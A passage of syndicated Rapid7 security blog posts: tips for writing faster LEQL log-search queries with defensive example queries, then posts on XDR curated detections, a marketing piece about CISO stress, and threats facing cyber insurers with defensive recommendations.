The corollary to this is that partial-match-type searches tend to be slower than if a full value is specified. That is, searching for /adm_ksmith/ will be faster than /adm_.*/. Finally, case-insensitive searches are only slightly slower than when the case is specified. “Loose” searches — those that are for partial and case-insensitive searches — are slower, largely because partial match searches are slower. However, these types of searches are usually not so slow that you should try to avoid them.

Contradictorily, it is also sometimes the case that specifying a key to search rather than free text can greatly improve indexing and therefore reduce the search times. This is particularly true if the term you are searching appears frequently in the logs.

Additional log search tips

Here are some other ways to improve your search.

  • Check to see if a field exists before grouping on it. Some fields (the key part of the key-value pair) do not exist in every log entry. If you run groupby on a field and it doesn’t always exist, the query will run faster if you first verify that the field is part of the logs that are being grouped on. Example:

where(direction)groupby(direction)

  • Which logical operators you use can make a big difference in your search results. AND is recommended, as it filters the data, resulting in fewer logs that need to be searched. In other words, AND improves the indexing factor of the search. OR should be avoided if possible, as it will match more data and slow down the search. In general, less data can be indexed when the search includes an OR logical operator. You do need to use common sense, because depending on your search criteria, it may be that you need to use OR.
  • Avoid using a no-equal whenever possible. In general, when you are searching for specific text, the indexer is able to skip over chunks of log data and work efficiently. In order to search for a “not equal to,” every entry must be checked. The “no equal” expressions are NOT, !=, and !==, and they should be avoided whenever possible. Again, use common sense, because your query may not work unless you use a “no-equal.”
  • The order that you specify text in the query is not important. That is, the queries are not evaluated left-to-right — rather, the entire query is first evaluated to determine how it can be best indexed.
  • Using regular expression is usually not slower than using a native LEQL search.

For example, a search like

where(/vpn asset.*/i)

… is a perfectly fine search.

However, using logical operators in the regular expression will make the search slower for exactly the same reason that they can make the regular search slower. In addition, using the logical operators — especially the (“|”), which is logical OR — can be more impactful in regular expression searches, as they disable the use of indexing the logs. For example, a query like this:

where(geoip_country_name=/China|India/)

… should be avoided if possible. Instead, use this query:

where(geoip_country_name=/China/ OR geoip_country_name=/India/)

You could also use the functions IN or IIN:

where(geoip_country_name IN [China,India])

To summarize how the indexing works, let’s look at a Log Search query that I have constructed:

where(direction=OUTBOUND AND connection_status!=DENY AND destination_port=/21|22|23|25|53|80|110|111|135|139|143|443|445|993|995|1723|3306|3389|5900|8080/)groupby(geoip_organization)

Should this query be optimized? The first thing that the log search evaluator will do is to determine if any of the search can be indexed.

In looking at the components of the search, it has three computations that are all being ANDed together: “direction=OUTBOUND,” “connection_status!=DENY,” and then the port evaluation. Remember, AND is good since it can reduce the amount of data that must be evaluated. “direction=OUTBOUND” can be indexed and will reduce the amount of data against which the other computations must be run. “connection_status!=DENY” cannot be indexed since it contains “not equal” — in other words, every log entry must be checked to determine if it contains this KVP. However, the connection_status computation is vital to how this query works, and it cannot be removed.

Is there a way to optimize this part of the query? The “connection_status” key has only two possible values, so it can easily be changed to an equal statement instead of a no-equal. Also, not all firewall logs have this field so we can add verifying that the field exists to the query. Finally, the destination_port search is not optimal, as it contains a long series of OR computations. This computation is also an important criteria for the search, and it cannot be removed. However, it could be improved by replacing the regular expression with the IN function.

where(direction=OUTBOUND AND connection_status AND connection_status=ACCEPT AND destination_port IN [21,22,23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080])groupby(geoip_organization)

Will this change improve the search greatly? The best way to find out is to test the searches with your own log data. However, keep in mind that “direction=OUTBOUND” will be evaluated first, because it can be indexed. In addition, since in these particular logs (firewall logs), this first computation greatly reduces the amount of log entries left to be evaluated, other optimizations to the query will not greatly enhance the speed of the search. That is, in this particular case, both queries take about the same amount of time to complete.

However, the search might run faster without any keys specified. Could I remove them and speed up my search? Given the nature of the search, I do need to keep “connection_status” and “destination_port” as the values in these fields can occur in other parts of the logs. However, I could remove “direction” and run this search:

where(OUTBOUND AND connection_status!=DENY AND destination_port IN [21,22,23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080])groupby(geoip_organization)

In fact, this query runs about 30% faster than those with “direction=” key specified.

Let’s look at a second example. I want to find all the failed authentications for all the workstations on my 10.0.2.0 subnet. I can run one of these three searches:

where(source_asset_address=/10\.0\.2\..*/ AND result!=SUCCESS)groupby(source_asset_address)

where(source_asset_address=/10\.0\.2\..*/ AND result=/FAILED.*/)groupby(source_asset_address)

where(source_asset_address=/10\.0\.2\..*/ AND result IN [FAILED_BAD_LOGIN,FAILED_BAD_PASSWORD,FAILED_ACCOUNT_LOCKED,FAILED_ACCOUNT_DISABLED,FAILED_OTHER])groupby(source_asset_address)

Which one is better? Since the first one uses a “not equal” as part of the computation, the percentage of the search data that can be indexed will be less than the other two searches.  However, the second search has a partial match (/FAILED.*/) versus the full match of the first search. Partial searches are slower than specifying all the text to be matched. Finally, the third search avoids both the “no-equal” and a partial match by using the IN function to list all the possible matches that are valid.

As you might have guessed, the third search is the winner, completing slightly faster than the first search but more than twice as fast as the second one. If you are searching a large set of data over a long period of time, the third search is definitely the best one to use.

How data is returned to the Log Search UI

Finally, although it is not related to log search speed, you might be curious about how data gets returned into the Log Search UI. As the log search query runs, as long as there are no errors, it will continue to pull back data to be returned for the search. For searches that do not contain groupby() or calculate(), results will be returned to the UI as the search runs. However, if groupby() or calculate() are part of the query, these functions are evaluated against the entire search period. Therefore, partial results are not possible.

If the search results cannot be returned because of an error, such as a search that cannot be computed or a rate-limiting error with a groupby() or calculate() function, then instead of the data being returned, you will see an error in the Log Search UI.

Hopefully, this blog has given you a better sense of how the Log Search search engine works and provided you with some practical tips, so you can start running faster searches.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Demystifying XDR: How Curated Detections Filter Out the Noise

Post Syndicated from Jesse Mack original https://blog.rapid7.com/2022/02/24/demystifying-xdr-how-curated-detections-filter-out-the-noise/

Demystifying XDR: How Curated Detections Filter Out the Noise

Extended detection and response (XDR) is, by nature, a forward-looking technology. By adding automation to human insight, XDR rethinks and redefines the work that has been traditionally ascribed to security information and event management (SIEM) and other well-defined, widely used tools within security teams. For now, XDR can work alongside SIEM — but eventually, it may replace SIEM, once some of XDR’s still-nascent use cases are fully realized.

But what about the pain points that security operations center (SOC) analysts already know so well and feel so acutely? How can XDR help alleviate those headaches right now and make analysts’ lives easier today?

Fighting false positives with XDR

One of the major pain points that Sam Adams, Rapid7’s VP for Detection and Response, brought to light in his recent conversation with Forrester Analyst Allie Mellen, is one that any SOC analyst is sure to know all too well: false positives. Not only does this create noise in the system, Sam pointed out, but it also generates unnecessary work and other downstream effects from the effort needed to untangle the web of confusion. To add to the frustration, you might have missed real alerts and precious opportunities to fight legitimate threats while you were spending time, energy, and money chasing down a false positive.

If, as Sam insisted, every alert is a burden, the burdens your team is bearing better be the ones that matter.

Allie offered a potential model for efficiency in the face of a noisy system: managed detection and response (MDR) providers.

“MDR providers are one of these groups that I get a lot of inspiration from when thinking about what an internal SOC should look like,” she said. While an in-house SOC might not lose money to the same extent an MDR vendor would when chasing down a false positive, they would certainly lose time — a precious resource among often-understaffed and thinly stretched security teams.


Demystifying XDR: How Curated Detections Filter Out the Noise

Got intel?

One of the things that MDR providers do well is threat intelligence — without the right intel feed, they’d be inundated with far too much noise. Sam noted that XDR and SIEM vendors like Rapid7 realize this, too — that’s why we acquired IntSights to deepen the threat intel capabilities of our security platform.

For Allie, the key is to operationalize threat intelligence to ensure it’s relevant to your unique detection and response needs.

“It is definitely not a good idea to just hook up a threat intel feed and hope for the best,” she said. The key is to keep up with the changing threat landscape and to stay ahead of bad actors rather than playing catch-up.

With XDR, curation is the cure

Of course, staying on top of shifting threat dynamics takes time — and it’s not as if analysts don’t already have enough on their plate. This is where XDR comes in. By bringing in a wide range of sources of telemetry, it helps SOC analysts bring together the many balls they’re juggling today so they can accomplish their tasks as effectively as possible.

Allie noted that curated detections have emerged as a key feature in XDR. If you can create detections that are as targeted as possible, this lowers the likelihood of false positives and reduces the amount of time security teams have to spend getting to the bottom of alerts that don’t turn out to be meaningful. Sam pointed out that one of the key ways to achieve this goal is to build detections that focus not on static indicators but on specific behaviors, which are less likely to change dramatically over time.

“Every piece of ransomware is going to try to delete the shadow copy on Windows,” he said, “so it doesn’t matter what the latest version of ransomware is out there – if it’s going to do these three things, we’re going to see it every time.”

Focusing on the patterns that matter in threats helps keep noise low and efficiency high. By putting targeted detections in security analysts’ hands, XDR can alleviate some of their stresses of false positives today and pave the way for the SOC to get even more honed-in in the future.

Want more XDR insights from our conversation with Allie? Check out the full talk.

Additional reading:

This CISO Isn’t Real, but His Problems Sure Are

Post Syndicated from Amy Hunt original https://blog.rapid7.com/2022/02/22/this-ciso-isnt-real-but-his-problems-sure-are/

This CISO Isn’t Real, but His Problems Sure Are

In 2021, data breaches soared past 2020 levels. This year, it’s expected to be worse. The odds are stacked against this poor guy (and you) now – but a unified extended detection and response (XDR) and SIEM restacks them in your favor.

Take a few minutes to check out this CISO’s day, and you’ll see how.

Go to this resource-rich page for smart, fast information, and a few minutes of fun too. Don’t miss it.

This CISO Isn’t Real, but His Problems Sure Are

Still here on this page reading? Fine, let’s talk about you.

Most CISOs like adrenaline, but c’mon

Cybersecurity isn’t for the fragile foam flowers among us, people who require shade and soft breezes. A little chaos is fun. Adrenaline and cortisol? They give you heightened physical and mental capacity. But it becomes problematic when it doesn’t stop, when you don’t remember your last 40-hour week, or when weekends and holidays are wrecked.

Work-life balance programs are funny, right?

A lot of your co-workers may be happy, but life in the SOC is its own thing. CISOs average about two years in their jobs. And 40% admit job stress has affected their relationships with their partners and/or children.

Many of your peers agree: Unified SIEM and XDR changes everything

A whopping 88% of Rapid7 customers say their detection and response has improved since they started using InsightIDR. And 93% say our unified SIEM and XDR has helped them level up and advance security programs.

You have the power to change your day. See how this guy did.

The Big Target on Cyber Insurers’ Backs

Post Syndicated from Paul Prudhomme original https://blog.rapid7.com/2022/02/08/the-big-target-on-cyber-insurers-backs/

The Big Target on Cyber Insurers' Backs

Here at IntSights, a Rapid7 company, our goal is to equip organizations around the world with an understanding of the threats facing them in today’s cyber threat landscape. Most recently, we took a focused look at the insurance industry — a highly targeted vertical due to the amount of personally identifiable information (PII) these organizations hold. We’ve collected our findings in the “2022 Insurance Industry Cyber Threat Landscape Report,” which you can read in full right now.

While conducting this research, one key takeaway caught my eye: the big target on cyber insurers’ backs. Some of these organizations provide cyber insurance coverage for businesses, so in the event of a breach that imposes significant costs on a targeted business, that business is not 100% financially liable.

According to our cyber threat intelligence research, cyber insurance providers are even more appealing targets for bad actors in an industry already full of appealing targets. That begged the question: Why are cyber insurers so highly targeted? And what can they do to protect themselves in the face of these threats?

Cyber insurance providers are data goldmines

Typically, bad actors are angling to breach insurance companies to access PII or to collect policyholder details that they can use for insurance fraud. However, when hackers target cyber insurers, they’re seeking even more specific types of data, such as cyber insurance policy details and information outlining the security standards cyber insurance clients follow.

Why is this the case? A ransomware operation could, for example, leverage this information to build a list of potential targets covered under a cyber insurance policy. Some cyber insurance providers will pay an insured victim’s ransom, and if this is stated in the policy, these clients will bump up on the list of high-value targets, because the bad actors may assume they’re more likely to pay a ransom.

Knowledge of the security standards cyber insurers require their customers to fulfill is also dangerous in the wrong hands. It can help attackers craft their techniques to evade victims’ security measures. For example, they may completely avoid strongly defended points of entry and instead target areas of the perimeter with weaker protections. While not a guaranteed path to success, it gives bad actors more information to work with, and that’s never a good thing.

These are very real — and unique — threats facing the cyber insurance segment, and we’ve seen a few breaches like this play out already. In 2021, CNA Financial, a leading US insurance company that provides cyber insurance policies, suffered a cyberattack and reportedly paid a ransom of $40 million USD to ransomware operators.

Other cyber insurance companies that experienced breaches include Tokio Marine Insurance Singapore in August 2021 and global cyber insurer AXA in May 2021. The AXA breach happened shortly after it announced it would stop reimbursing new French customers for ransom payments after ransomware attacks. This was in response to claims by French officials that cyber insurance coverage of ransom payments encouraged more ransomware attacks and higher ransom demands. The attackers may have aimed to punish AXA for this decision, just going to show that the French officials may have been correct in their claim.

How cyber insurers can better protect their data

To defend themselves and their clients against ransomware attacks and data breaches, cyber insurers can follow a few simple steps:

  • Avoid publicly identifying specific customers by name for any reason. For example, it’s common practice to list the names of your biggest brands or enterprise clients on your website. However, this may make your business more appealing to hackers. They may view your organization as a gateway to gain access to your clients — if they can break through your security perimeter, they may get an even larger payload of data from the clients that can foot more expensive ransoms.
  • Refrain from listing any details about the cyber insurance policies you provide. If you publish information about how much your policy compensates the insured in the event of a ransomware attack or security breach, bad actors can use this data to calculate an optimal ransom amount that’s high enough to maximize profit but low enough for victims to accept. As such, your policy details will need extra protection, including encryption and network segmentation.
  • Scrutinize public-facing web applications and other infrastructure, like automated quote tools. Misconfiguration of these applications and bugs can inadvertently expose customer data. Hackers will often target these types of online portals and tools to learn more about a cyber insurer’s policies, and in some cases, they can even gain access to the information they store, which can then be exploited.
  • Finally, employ rigorous cyber threat intelligence. A key component of any risk management and cybersecurity strategy, threat intelligence can help cyber insurance providers understand the types of data that bad actors hope to steal from them, the methods they may use to obtain it, and even the ransomware operators targeting them. These insights can help your team shore up security against impending threats and remediate malicious actions faster in the event of a breach.

By following these recommendations, cyber insurance providers around the world can better protect their data as well as the sensitive information of their partners, clients, and customers. Because of all the valuable data these organizations house, the target on their backs won’t go away, so the best defensive strategy is a proactive one. Comprehensive cyber threat intelligence can play a critical role there.

Take a deep dive into the threats facing the insurance industry today by reading the full research report here: “2022 Insurance Industry Cyber Threat Landscape Report.”

Additional reading: